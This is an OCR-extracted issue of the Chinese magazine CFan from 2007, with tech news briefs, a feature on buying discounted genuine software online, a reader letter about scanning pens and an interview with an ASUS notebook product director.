2006年年初，有网民反映，在百度上搜索"李宇春"的相关资料时，在结果中看到了诸如"李宇春新专辑"这样的关键词，但打开后，这些内容并未展现，而是直接跳到了一个收费的手机铃声页面，而这个域名的持有人正是西门子（中国）有限公司。百度方面了解到该事实后表示，经过调查，该网页的确是欺骗搜索引擎用户的典型作弊页面。作弊者利用热门词汇，设置网页陷阱，欺骗搜索引擎和搜索用户，以获得欺诈性流量而获益。

150万 2006年年底，有网友发现，在Alexa排名50万的网站，在Chinarank上居然排到第一。注：Chinarank是由国务院新闻办发起，中国互联网协会主办，北京中搜在线软件有限公司提供技术支持的大型网站排名项目。

0 历史上曾因涉嫌作弊而被Alexa清零排名的网站有：嫁我网、占座网、爆米花、OpenV、UUSEE、当当网、搜房网、博客中国、8848、天涯虚拟社区、中国同学录等等。名单仍在增加中……

5000 据一份坊间流传的作弊公司的报价单显示：目前做到全球10万至5万之间排名的价格是300元/月；做到5万至1万的价格是800元/月；做到1万至5000的排名则需要付1500元/月；而在5000名以内，客户每月付费则在数千元到数万元不等。

资讯要闻



公安部：新一代身份认证系统“实名通”将面世

9月15日，第四届网商大会暨第二届中国网商节在杭州如期举行。在阿里巴巴集团旗下支付宝举办的主题探讨会上，公安部全国公民身份证号码查询服务中心市场部主管谭珂透露，与支付宝公司合作的“实名通”系统将于年底前面世，目前该系统已进入测试阶段，新的认证系统将有效防范交易中的虚假身份欺诈行为，降低电子商务行业风险。据悉，“实名通”的新型会员实名管理机制能够使用户实现在线支付、信用共享以及会员共享等功能，另外，通过对用户进行多重验证能够保证用户身份的真实性。

本期焦点

降价

清算资费套餐不如根治不合理收费项目

据信息产业部透露，自6月份起，各省市共有超过4万个夸大优惠、资费不透明的电信资费套餐得到清理，套餐数量下降超过80%。可尽管2006年我国的电信资费总体水平比2005年下降了11.5%，连年的高位降幅却并未使电信业逃脱“骂圈”。说到底，消费者需要的不仅仅是明明白白地消费，更需要公平合理地消费。



PS3将降价，SONY欲夺回业界第一把交椅

如今的游戏机市场，SONY已经没有了PS和PS2时期的霸气，因为居高不下的价格，让PS3销售量始终落后于任天堂Wii和xBOX360。专家称，一旦PS3价格降到399美元，销量就有望提升；如果降到299美元，销售量势必会暴涨。当购买率上升后，游戏厂商也自然会跑过来全力支持。而鸿海也继华硕之后，正式加入为PS3的代工行列。



苹果宣布iPhone赔偿计划，可申请购物券和退款

9月15日消息，苹果公司宣布已经开始允许iPhone高价购买者申请100美元商店购物券，这种 商店购物券适用于8月22日之前购599美元8G iPhone和499美元4G iPhone的用户。最近购买iPhone的用户也可以申请退款。在宣布赔偿方式之前，8G iPhone的价格下调200美元，4G iPhone则停止生产的降价决定让用户们非常恼火。目前，iPhone手机的销量已经突破了100万，苹果股价也随之上涨。

CFan首页 >> 交锋

三天三公告，仓促应战网易自乱阵脚

9月初，雅虎高调放出无限量邮箱的消息，而网易除发布一则邮箱无限量的消息外，对竞争对手一律不予置评。9月10日晚，网易突然发出公告，指责雅虎邮箱一直大规模拒收网易邮箱发出的信件，并建议网民使用网易邮箱。这一公告让双方彻底撕破了脸。紧接着11、12日，网易又连续发出了2份公告。但令人奇怪的是，这3次公告的语气却一次比一次缓和，最后以雅虎技术人员加班解决问题，双方握手言和而告终。有人分析这是网易的缓兵之计，躲过雅虎先其一招的攻击，再图反击。

暴雪游戏停用方正字体，方正惹炒作之嫌

自9月上旬《魔兽世界》资料片《燃烧的远征》上线之后，暴雪宣布已经取消涉及版权纠纷的方正字体，公司方面称，“这对于玩家体验只会带来微小的影响，甚至没有影响。”侵权到底是否成立，还有待法律给出答案。业界人士称，方正提出的1亿索赔金有一定“宣传”目的。



IBM乌龙事件：将微软的代码一起开源

来自Network World的消息，IBM将其Lotus Notes的代码开放到OpenOffice.org，随后就有人注意到，IBM开放的源代码中的一部分其实并不是IBM开发的，它真正的作者是软件巨人微软。

缺乏证据，RIAA被法院拒之门外

RIAA（美国唱片协会）近日被法庭告知，如果他们想起诉使用P2P进行非法下载的用户，就必须得提供一些实际的证据。法官认为，RIAA不能仅仅通过自己流水化作业而得来的那点证据，来对P2P公司进行指控。



CFan首页 >> 软件

论汉语编程：可望突破中国软件人才短缺的瓶颈

北京国之经典汉语编程科技有限公司组织以沈志斌为主的首席科学家，经过长达13年的共同努力，终于开发出了中国人自己的编程语言——“汉语编程”，这种用汉语进行变成的语言已经在国家安全、航天技术等领域得到了成功的应用。

Windows Vista SP1 将为Google等搜索服务提供技术文档

微软将在Vista SP1中为Google等第三方搜索服务提供便利之门。因为去年12月，Google曾“秘密”向美国司法部诉苦，称Windows Vista所集成的桌面搜索功能涉嫌垄断。今年6月，微软表示同意对此作出修改，此次调整意味着用户在Vista系统下可以以多种方式接入第三方搜索解决方案。例如，在SP1系统下，用户可以通过“开始”菜单和“资源管理器窗口”访问第三方搜索引擎。

微软否认盗版Windows Vista将遭遇黑屏

此前有媒体报道，根据微软发给一家主要Vista OEM经销商的电子邮件，如果用户使用盗版Windows Vista，将会遭遇“黑屏”。现在，微软发言人明确表示，上述报道并不准确，但他同时称，这一反盗版措施未来可能以Windows正版优势(WGA)升级的形式推行。据微软称，Vista内置的“软件保护平台”可以检测出盗版Vista，并禁用“有价值的增强功能”。

CFan首页 >> 硬件

各PC厂商暗助AMD“骑墙”行为惹怒英特尔

9月3日，全球第二大芯片厂商AMD在北京首发了其全球第一枚四核处理器——巴塞罗那。一位PC厂商的内部人士透露，“我们的产品线上，最高端的大多都是采用英特尔处理器的产品，打广告的时候也不会忘记标上英特尔的标记，但是在市场上具有价格竞争力的产品，更多的装的是AMD处理器。”这样一种“阳奉阴为”的做法无疑令英特尔相当恼火。据悉，就在四核大战一触即发的前夕，国内外几家PC大厂的中国区负责人都接受了英特尔的“召见”，英特尔希望OEM厂商能就目前的市场竞争做出一个表态。

Gateway PC销量骤减，宏基拓展美市场有压力

今年第二季度，Gateway在美国市场的PC销量骤减。对此，来自业内的消息称，此举给宏基拓展美国市场带来了一定的压力。此外，在美国6大PC厂商中，Gateway是惟一一家销量出现下滑的企业。而且，Gateway在美国市场第三的位置也被苹果所取代。

CFan首页 >> 网络

新浪博客尝试与博主分享广告收入，利润五五分成

近日，新浪网执行副总裁、新浪总编陈彤透露，新浪博客“利润分成”系统已开始进入小范围试运行，并将于10月1日上线。而在一星期前，新浪已经对三千位流量较高的博主发出邀请，目前包括韩寒、董路、李承鹏、靳羽西、孔庆东、叶弘等“名博”在内的一千余名博主已接受了新浪的邀请。

黑客入侵多所大学计算机系统修改学分牟利

曾就读于西南某科技大学的吕斌是个电脑天才，竟伙同同学入侵省内多所高校的计算机学生管理系统，篡改在校生学分档案，并制售假文凭牟利。


互联网已链接天堂，网上出现遗言服务

在Deathswitch.com这个网站，只要你成为注册会员，就可以给特定的人写下特定的遗言：或许是一封情书、一个道歉、一在心底埋藏了多年的秘密，设置银行密码，存放保险箱钥匙的秘密地图。一但你突然离开人世，这些信息就会发给你指定的邮箱。想成为他们的用户，每年得缴纳19.95美金的服务费。

北京奥组委叫停门户奥运之争

“奥运营销权为奥运赞助商独享，搜狐拥有奥运营销权，其他互联网公司不得以奥运名义进行营销，推广等奥运营销行为。”袁斌在接受媒体采访时，直接批评了某网站举办奥运舵手选拔活动的做法，力挺搜狐的姿态表露无疑。这样强硬的姿态在北京奥组委还是首次出现。CF [XW02]

高效的手机显示屏



◀ Unipixel的显示屏是这样构成的：底层背板的材质是玻璃或者塑料的，边缘有红、绿、蓝三色LED，其上是一层薄膜，它与背板之间还有一层非常薄的空气。当我们打开显示屏，表面的薄膜层就会发光，将光线投射到背板上（上）。表面的薄膜结构非常精细，可以将背板上的内容呈现在使用者眼前（下））


iPhone的流行暗示了一个道理：手机显示屏还是大的好！但是，越大的显示屏，其耗电量就越大。最近，美国德克萨斯州的一个名叫Unipixel的项目组宣称，已经设计出比传统设备效率高60%的手持显示设备。Unipixel的项目主管Tod Cox说，他们研制的显示屏可以将手机电池的寿命延长一倍。目前，该公司正与一家大的显示屏制造商合作，并期待今年年底可以有模型面世。

Unipixel采用了很多现有显示器中的元件，例如：低功耗发光二极管（LED），但是Unipixel的设计者使用了一种新颖的方法将它们放在一起，制造出一幅高对比度的画面，从而降低了功耗，节省了制造成本。“其他设计者也曾试图发明新的技术，但是他们的设计都需要新材料和新工艺，这通常会有问题，”Cox说道，“我们试图要做的，就是学习传统，找到仍然有价值的部分。”

传统显示器是用LED从背面照亮图像，Cox解释道，但是为了显示出真实的图像，光线必须通过一系列的滤光器和偏光镜。由于制造原因，大约只有5%的原始光线可以通过LED到达观众。与之形成对比的是，Unipixel取消了背光设计和所有的滤光器，将LED放置在屏幕的边缘来照亮屏幕。它可以允许61%的光线通过。这些光线可以使显示屏更亮，在日光下更容易阅读，但是亮度同样可以被调低，用于节能和延长电池寿命。

纳米级喷墨打印

最近，科学家研制出了一种新型的喷墨打印机。你以为它是一种考试作弊设备？呵呵，当然不是。它的主要作用是在纳米制造方面，精确地打印直径仅有250纳米的圆点。美国伊利诺伊州立大学的工程学教授John Rogers认为：“该产品的目标是用于工业制造。”通过这种纳米级的打印，研究者已经证明了它可以打印非常精细的导电聚合物和碳纳米管的图案，从而让多种材料迅速合成复杂的纳米结构成为可能。他们还演示了DNA可以在不破坏其结构的同时被打印出来。



▲展示了采用一种新颖的电子动态喷墨打印机印刷而成的花朵图像。每个点的直径都只有8nm，它们组成了单壁的碳纳米管。


动动手指就OK，车载指纹点火系统

也许在10年之前，一款车载的指纹扫描点火系统还只能出现在007影片中Q博士的试验室里，但是如今这一科技感十足的发明很有可能会马上进入我们的生活了。这一全新的装置被称为ATRD M10，它所能带给你的不单单是无限的便利和出色的防窃功能，更多的是一种优越感。要知道，随时随地坐进爱车，你只需要将手指在扫描口上一晃，它就能启动，那些朋友惊羡的目光会是最好的回报。只要指纹与你的不符，那么汽车根本不会启动，就是这么简单，所以估计它的出现会让那些窃贼们好好苦恼上一阵子了。但是不用担心，如果你想将爱车送去保养、维修，又或者是暂借他人使用的时候，你只需要按个取消键就可以暂时让你的小扫描仪休息下了。



冷酷到底，电脑离子风冷系统

美国普渡大学（Purdue University）这回可能真要来普渡咱们的电脑、电子产品，让他们远离本身热力的威胁了！研究人员开发了一套利用离子风的冷却系统，认为其在将来能够用以造就更强大的电脑。这个系统的原理是：在施加电压下，系统中的装置能产生带正电离子（离子引擎），而这些正电离子，将会朝带负电的离子飞去，也因此能在电路芯片上方产生对流风，即可用于冷却电子产品内部组件。资料显示，目前，离子风冷系统比传统风扇的效力高出了150%。不过，除了在冷却力上效果突出外，研究人员还想要在尺寸上更加地进步，希望能比目前的原型系统小上百倍，其实，现在一个冷却单位也不过是几厘米大小而已。 CF[XW03]





国内知名业内游戏站点17173的创始人之一已跳槽百度，目的就是为百度秘密筹备游戏频道相关业务。预计该频道在2个月内推出

除了盗版，便宜软件你还有选择

Tag 软件、正版、网购 CFan新视界

■ 本刊记者/**杜昕**

一套正版诺顿360简体中文版的价格是799元，诺顿网络安全特警2007简体中文版是299元，一套正版Photoshop CS2中文版4110元……当你了解了这些让人咂舌的价格后，相信你会说：“怪不得大家都买盗版了”。貌似好消息的是，微软前不久宣布了中国市场上的Vista操作系统零售版价格全线下调，Vista家庭普通版由1521元降至499元，家庭高级版由1802元降至899元。然而，记者进入中关村一看，柜台上陈列的软件大多是安全方面的，找了半天也没发现一家卖Vista，打听之下才从商家那里获悉，“手里还有不少存货没卖出去呢，现在不可能会进降价的Vista的，便宜的Vista最起码也要等3个月之后才能在市面上见到。”

不劳民、不伤财，网购正版真实惠

软件名	官方零售价	市场价	网上售价
Windows Vista Home Basic家庭普及版	499元	1300元	580元
Windows Vista Home Premium家庭高级版	899元	1500元	999元
诺顿360简体中文版	799元	500元	299元
诺顿网络安全特警2007简体中文版	299元	168元	136元

看着记者收集的几款正版软件的售价比对表，你是不是在惊叹网售软件竟如此“实惠”。尽管Windows Vista降价的政策还没有落实到市场上，其网上价格仍然要比市场价低得多得多。就在最近，一封邮件更让记者上火了，这封显然来自国外的邮件将记者引荐到一个叫做“Downloadable Software”的网站上，在这个号称只提供软件下载而不进行光盘实物交易的网站上，记者赫然发现，微软、Adobe、IBM、赛门铁克等诸多大厂商的软件均位列其上。据网站介绍，由于不提供光盘邮寄、技术支持等服务，所以网站销售的软件价格大概只有零售渠道（美国）的1/10左右！

这些软件从哪里来？是正版吗？买起来放心吗？由于是国外网站，记者不禁担心起咱们国内消费者会不会吃一次“洋”亏。于是，赶紧联系了微软（中国）公司的有关人士。对方向记者证实，微软在美国的确有类似的跟网站合作的付费下载方式，不过那个网站叫“Windows MarketPlace”，至于这个“Downloadable Software”他们也不清楚，还需要问问微软（美国）那边。

版本	零售	升级	OEM
家庭普及版	$99.50	$79.20	$45
家庭高级版	$119.50	$127.20	$60
商业版	$149.50	$159.20	$85
旗舰版	$199.50	$207.20	$125

▲Vista在零售，升级，OEM三种出售方式时所获得的大约利润情况，与OEM厂商拿到的价格相比，面对消费者市场的零售版依然还有不小的降价空间

▲美国某软件销售网站

降价后，Vista中文商用版价格为1880元，仍比Windows Marketplace贵380元，比Downloadable Software贵1280元。

▼微软指定软件销售网站

降价后，Vista中文旗舰版价格为2460元，仍比Windows Marketplace贵510元。

网络销售有渠道，价格便宜量不差

其实，并不是只有国外网站上卖的软件才能便宜，国内也有不少网站在销售比市场零售价格实惠得多的正版软件。其中比较著名的就是卓越亚马逊（www.amazon.cn），在上面，Vista的各版本价格是原来价格的60~70%，赛门铁克的各产品价格更便宜到原价的40~50%。

卓越网客服人员表示，他们销售的Vista绝对是微软的正版产品，是微软专门面向低端市场的一款简装基础版——COEM版本。在功能上，与普通的中文家庭普通版并无两样。只是在售后服务上不能得到微软的在线支持，并且仅能对应安装一块主板，如果用户在安装后更换了主板，那么该版本的Vista就将失效。这些说法也得到了微软方面的确认。

不只是卓越，记者随后在淘宝上也搜索到了不少销售诺顿杀软的卖家，他们给出的价格也十分诱人，那淘宝上的这些软件又是不是正版呢？记者紧接着又采访了赛门铁克中国区消费产品事业部销售总监黄智华。黄总在鉴别了之后，对记者

小知识

所谓串货，就是将有区域限制的产品拿到非本销售区去销售的行为。但串货确实是行货，它和本地货是相对的一对概念。

说：“这的确是赛门铁克的正版产品”。那为什么网上能卖到这么便宜的价格呢？他进一步解释道，“由于渠道层次比较丰富，赛门铁克在国内一些偏远地区销售软件的价格会比较便宜，这些商家可能是拿到了这些货，俗称‘串货’。”



▲Vista零售系列

▶最低只需五元的Vista盗版光盘

网购软件需注意

当然，不管怎么说，能用零售价一半甚至更便宜的价格买到正版软件，对多数用户来说还是件值得欣喜的事。一位姓万的消费者对记者说，虽然现在国内用户对花钱用软件在消费观念上还并不习惯，但这并不是一成不变的。毕竟，如果不是因为价格过高，用户们还是渴望使用正版软件的。

不过，记者也在这里提醒您，如果你想在网上购买这些价格便宜的正版软件，还要注意几点：

1.这类网络购买的软件，其售后服务（安装、调试等）都很有限，有的甚至根本就不支持。不过，正常下载更新是没问题的；

2.购买前多和卖家交流，把所有疑问都提出来，包括问清是不是正版，如何安装、使用，哪些情况下能够得到换、退货等等。防止有些卖家钻空子；

3.保留好交易的所有凭证，包括聊天记录等，便于受骗后维权；

4.保留相应的购买证明（比如发票），以便用户电脑中更换硬件后还能再作激活。前提是安装激活后的COEM产品不能移植到另一台PC上使用。 CF[XW04]

小提示

根据COEM许可证规定，COEM软件在不拆封包装盒的状态下可以在渠道中单独流通。详见：http://www.microsoft.com/china/coem/coem3.mspx

来自读者

Tag 刷书笔、扫描笔、e摘客 汉王科技

CFan新视界

您有什么问题需要得到专家解答，请致电：010-68252293

Etta，你好！

前不久，我一个同学花了将近2000块，在网上买了一支“刷书笔”，据说可以识别十种不同的语言，互翻几十种语言，扫描储存量高达450万字！这几天经常看到他拿着那笔在图书馆里窜来窜去，听说用来扫资料效果还不错，所以有几个同学也继他之后买了这种笔。由于我们这学期论文已经开题，要查大量的资料，可是学校图书馆的资料又不全，特别是很多英文文献，还要去市图书馆查，要是有这么一只笔，的确会方便不少。就是有点贵，但同学说，买了它以后就用买书了，直接去书店扫回来就成了，所以我也比较心动。你有什么建议吗？

小丫

小丫：

你好！

听完你的描述，我也在网上搜了一下，发现你说的那种“刷书笔”在淘宝上有很多叫法，什么翻译笔、扫描笔、资料笔。价格差的也比较多，最便宜的700多，贵的要2000多。其中比较主流的价格是在1600~2000之间，处在这个价位的品牌是著名的汉王，而低于1000的基本上是一些没听说过的品牌。在了解到这个情况后，我拨通了汉王科技的咨询电话。

汉王的工作人员介绍说，所谓的扫描笔，是汉王新推出的一款名为“e摘客”的便携数码产品，它采用了国内顶尖的汉王OCR（光学字符识别）技术，集合了扫描、识别、翻译、发声、屏幕识别等功能，能够实现纸制文档的电子化摘抄，还可以通过USB口和红外接口将资料同步传输进电脑、PDA、智能手机当中。

“e摘客”的确能让文献收集方便不少，但我也了解到，很多书店都禁止消费者携带“e摘客”之类的扫描笔进入，因为只刷不买的人太多了，更不要说还有人将刷来的书放在网上出售。

汉王表示，研发“e摘客”的目的是解决人们收集零散信息资料的难题，刷书是对产品功能的误用，希望消费者能尊重作者的知识产权，不要让技术发展成为侵权的帮凶。律师也表示，为个人学习、研究或者欣赏，使用他人已经发表的作品，可以不经著作权人许可，不向其支付报酬。但如果扫描书籍的目的在于赢利，并通过传播扫描所得书本内容获得了相关经济利益，则违反了著作权法和民法通则等法律的规定。 CF[XW05]

华硕将为其笔记本电脑产品提供名为意外损坏质保(ADW)的新服务计划，即使笔记本在使用过程中意外损坏，华硕也将提供免费维修服务

大家都能参与的新闻

《电脑爱好者》"半月谈"刊网互动栏目，大家都能参与的互动新闻访谈平台。通过以下三种途径，您可以与嘉宾、小编、读者、网友一起探讨访谈话题。

1.登录http://visit.cfan.com.cn/参与评论；
2.下载新浪UC客户端软件（http://uc.sina.com.cn/），实时关注CFan半月谈通告；
3.下载DoShow Messenger视频即时通讯工具（http://www.doshow.cn），实时关注CFan半月谈通告，并观看上一期访谈视频；
4.致电010-68252293，对小编留下您的精彩观点。



新浪UC是集传统即时通信软件功能于一体，融合P2P思想的新一代开放式网络即时通信娱乐软件，将有声有色、图文并茂的场景聊天模式；视频电话、可断点续传的文件传输，以及能够多人聊天的多人世界、消息群发功能、在线游戏功能和同学录(团体)等有机结合，形成一个完整的网上即时通讯娱乐平台，满足人们日常工作和生活的需要，给大家带来边说、边看、边玩的网络生活全新感觉。

专家支招：买本本到底该重视什么？

本期嘉宾：华硕电脑中国业务群产品中心笔记本产品总监 许建霖

本期话题直播现场，许总监、封主编和现场观众的互动一直持续到了直播结束后的很长时间。我们的话题从学生如何买本，一直延伸到中国的笔记本电脑制造和销售等各个环节的热点问题。经验告诉我们，这样的话题不会就此画上句号。许总的到场只是一个开始，我们的话题开始于特殊的香港学生机销售政策……

热点：学生机=低价机？

>>>每年新学年开学，ThinkPad笔记本的销售部门都会针对香港大学生举行促销活动：香港特定大学的老师、学生可以凭相关证件，以非常优惠的价格购买ThinkPad笔记本电脑。优惠幅度之大令人咋舌——7折甚至是半价！而在我们周围，众多厂商的暑促政策中，我们并没有见到类似的情况发生，为什么？

许：华硕并没有类似ThinkPad的"学生机"政策，但学生同样有很多选择。比如华硕的A8，双核，独立显卡，160GB硬盘，价格是5999元。此外，针对学生，华硕会赠送以魔兽为主题的纪念品。其实这样的学生机销售政策并不是企业的个体行为。

封：香港学生机虽然低价，却有别于某些厂商宣称的"学生机=低价机"的概念。实际上，《电脑爱好者》的调查显示，大学生群体购机的目标价位集中在6000元到8000元区间。我们认为4999元、3999元甚至说2999元的机型有可能并不适合他们，因为学生的需求有可能得不到满足。

许：同意！作为厂商，针对学生群体需要更多地考虑散热、安全、防震和性价比等问题，比如A系列全内置的机型，学生群体就很喜欢，这也证明了您的观点。

论点：从"中国制造"到"中国设计"

>>>数据显示，截止到2006年底，全球七成以上的笔记本均属"中国制造"，深圳、大连、苏州的工厂产能的增加，预计未来几年这一比例还将继续上升。但是，我国笔记本电脑出口以加工贸易为主，尚处于全球产业链的最低端，而具有独立设计思想的产品越来越得到消费者的认可，"中国设计"逐渐浮出水面。



封立鹏 《电脑爱好者》主编、爱好者网总经理

封："中国制造"是2005年之前的一个词汇，但2005年，我参加的一个论坛将"中国设计"一词评选为当年的年度关键词，评委一致认为它是中国进步和发展的代名词。2007年，华硕多项产品获得iF China大奖，应该对"中国设计"更有体会。

许：的确，设计上寻求突破实属不易。2006年，华硕的W1笔记本电脑得到了德国iF工业设计金奖，这是51年来中国产品得到的唯一一个全球设计领域的最高奖，以设计出名的美国苹果公司曾获得过同样的奖项。其实，中国设计应该有别于苹果的极简主义，应该更多体现中国传统文化，发挥中国韵味。华硕尝试从中国人崇尚的"竹"的精神中提取设计元素，也将更具质感的皮革融入了笔记本设计，以前的一款兰博基尼VX系列，设计师就是深入兰博基尼跑车里面寻找灵感。

ASUS：华硕笔记本把自己定位为轻薄专家，可现在几乎所有的品牌都在做轻薄的笔记本。我觉得，不如在应用方面加强宣传会更好。

许：华硕对于轻薄的理解并不局限在一般人理解的12、13英寸这些机器上，我们认为14、15英寸的机器也可以轻薄，因为大家肯定都希望自己的肩膀可以负担少一点。因此，大家看到华硕有像×50这样的产品，它虽然是15.4英寸的大宽屏，但是在大宽屏里面是最轻薄的，只有2.6kg左右。轻薄是我们研发、设计中最重要的核心精神，这方面不能妥协，而其他方面我们也会根据用户的需求而改善。



交锋：IT产品为何型号多难挑选

产品线丰富直接带来的就是产品型号复杂，型号复杂是否会加大消费者购买的难度呢？

封：IT产品线起的什么V系列、L系列等名字，我个人觉得不好。我觉得是不是可以借鉴一下家电产品的命名方式，比如来一个商系列，轻系列、学系列这样指向明确的名称，很形象，也便于用户记忆。

许：在这方面，我们也想了很多办法，但是对用户来说，不管我们怎么改，他们还是很难记住，所以我觉得，用户可以选择价格、选择内容、选择售后服务，只要产品在这些方面满足了用户的需要，那他们就没必要记住那么多产品型号了。此外，我们也一直想给产品线取一个更好的名字，它能让我们跟用户沟通时更方便，但目前还没有找到更好的方法，所以还在沿用现在的做法。

封：这是厂商降低用户采购门槛的好方法，我还是坚持可以尝试。

许：但从另一方面来讲，型号众多对用户也是件好事，因为他们有了更多的选择。当你不知道怎么选择的时候，我有几招：首先，看这个品牌的口碑，比如老用户的使用心得、对性价比的评论以及售后服务的说明；其次，提出自己的需求，看自己是追求性能还是外观；最后，几个型号放在一起，直接检索这几个型号的介绍。 CF[XW06]



本期嘉宾：华硕电脑中国业务群产品中心笔记本产品总监 许建霖

新闻链接

iF Design Award（德国）
创立于1954年，已经被国际公认为当代工业设计领域中的"金像奖"。

red dot红点奖（德国）
设计界中的奥斯卡，是世界上规模最大、最尊贵的设计奖。每年，一些杰出的行业产品设计、传播设计因其达到设计品质的极高境界而被授予"red dot 红点至尊奖"。

IDEA工业设计优秀奖(美国)
创办于1980年。IDEA的作品不仅包括工业产品，而且也包括包装、软件、展示设计、概念设计等。

网络创造价值

记2007"网络世界大会"

Tag 价值、以太网、运营商 〉网络世界 〉CFan新视界

本刊记者/**杜昕**



你每天都在忙什么？是面对着计算机屏幕，不停地敲击键盘？还是游走在机房里，经受着风扇的轰鸣声、设备的报警声？尽管你每天琐事缠身，但不管是系统出了故障还是用户不会呈现，你都是被抱怨甚至谩骂的对象。然而，你却创造了不可估量的价值。2007"第六届以太网世界大会"，在肯定了这些价值的同时，也在探讨着如何让网络为业务服务，为企业创造更大的价值。

2007年9月7日，由《网络世界》报社主办的"网络世界2007大会暨第六届以太网世界大会"在北京盛大开幕。本届大会以"网络创造价值"为主题，从标准、技术、应用、融合等各个方面深入探讨了以太网的巨大价值。

以太网究竟会给运营商领域带来什么样的价值？城域以太网论坛总裁陈子湳为记者举了个通俗易懂的例子。他说，比如手机，大家现在希望它的储存量越大越好，但他却认为，存储量在大到一定程度后会趋向越来越小，甚至是不需要的，因为所有的业务都会在网上，而且网络会无处不在，无所不包，你需要的只是与网络连接，就可以拿到任何你想要的东西。

虽然在今天看来，这还是一个美好的梦想，但事实上，近几年以太网在运营商领域已经获得了长足发展。已经有越来越多的运营商加入到了城域网论坛中，促进了技术上难题的解决，加速了将以太网的价值带到运营商领域。

如今，以太网更大的价值已经体现在如火如荼的融合应用之上，这种融合带来的已经不仅仅是节省电话费等成本，它更多的价值体现在对工作方式的改变以及对生产力的提高。网络沟通你我，网络创造价值，我们处在同一个网络世界。未来的网络还会带来多大的价值？这，取决于建设这个网络世界的每一个人，取决于你和我！ CF[XW07]

西拉：能推荐一款价格在6000左右的笔记本吗？
许：如果是女性朋友，我觉得像U5、W7、F9，都是很好的选择。如果是学生，推荐Z99HE，这款机器售价大概在5000多块，英特尔双核，120GB硬盘，集成显卡。另外还有一款产品，是Z99N，AMD的CPU，价位也是在5000多块，非常经济实惠。

小鱼：4999的笔记本值得购买吗？
许：对学生来说，如果你挑选的4999的笔记本是主流配置，应该说还是性价比不错的选择。不过，在这个价位，你更应该注重的是售后服务和产品质量，而不是性能。


石头熊：学生挑选笔记本应该注意些什么呢？
许：我觉得首先要注意散热，笔记本最好的承受温度在10~40摄氏度之间，而温度长期保持在45摄氏度以上的时候，笔记本的速度会降低30%，并且寿命要短得多；另一个比较重要的方面就是稳定性和安全性，因为你大部分资料都会在这里面，数据的安全是非常重要的。

华硕笔记本产品线全接触：
A系列：高性价比主流效能机型
F系列：超强效能机种
G系列：激情动感的，定位：游戏专属产品
U系列：轻薄精工的，定位：高端时尚便携
Z系列：高性价比的中端实用机型

盖茨基金规模已超过170国家的GDP，根据该基金2006年的年报显示，该基金以390亿美元的总资产规模，赚取了36亿美元的投资收益

2万

市民方先生受朋友委托，准备从网上购买两张2008年的奥运会门票，不料他在搜索栏里输入"奥运门票"的关键字后，却出来很多转让门票的信息，方先生在一家网络店铺发现，原价5000元的开幕式门票已经被网友卖到了2万元的高价。北京奥组委票务中心工作人员表示，门票的转让程序还没有正式公布，因此如果消费者自行通过网上购买，很可能届时会无法入场。



搜索

微软近日推出了一项在线翻译服务"Windows Live翻译"，可以将最多500个单词或者一个网页从英语翻译成其他多种语言，包括中文、德语、荷兰语、法语、西班牙语、葡萄牙语、韩语、日语和俄语，网址为translator.live.com。另一项创举是"维基搜索"，靠汇聚用户的智慧形成的维基百科（Wikipedia）无人不知，但创始人杰米称，通过搜索引擎爬虫抓取信息，并编制目录，让用户选择排列顺序的方法，维基搜索有可能战胜Google。

3MB

9月13日，百度宣布其百度空间相册即将扩容至1GB，即日起，百度邀请第二批约3万名的测试用户优先体验。据了解，除了扩容外，百度空间相册还将放宽单张照片上传尺寸至3MB，届时，网民用数码相机拍摄的照片几乎不用进行压缩处理即可上传，这将大大方便空间用户。这恰好说明了数字内容的发展方面：面向用户的个人信息和图片的海量存储。



2元

9月9日，国内手机电视资费全面下调，在上海地区的手机电视业务资费由原先的10元/月调整为2元/月。业内人士认为，手机电视业务这种资费水平是为了培养用户消费习惯。不过，除了内容方面的业务资费外，观看手机电视还有一项收费，即流量资费。

沙粒



3年后，由数码相机、手机、企业IT系统等产品生成的数据字节量将与世界上沙滩的沙粒数量一样多。 这是IDC作出的一项令人难以置信的估计。9月，IDC负责全球IT市场和战略的副总裁斯蒂芬表示，85%的数据将来自消费者拍摄的照片、上网冲浪、发送电子邮件，约60%的消费者数据会跨越企业网络。如果能够成功地分析它们网络上传输的数据，企业收集的大量数据意味着巨大的商机。

CH-DVD

别晕！中国高清光盘产业联盟宣布，国内HD-DVD标准CH-DVD诞生。据悉，此举有可能解决碟机生产领域国内企业长期缴纳专利费的问题。清华大学光盘国家工程研究中心副主任陆达表示，中国自主知识产权的调制解调码、简化的导航系统、中国自主知识产权的音视频压缩标准AVS三大改动，保证了我们在HD-DVD制造时缴纳的专利费明显减少。



执照

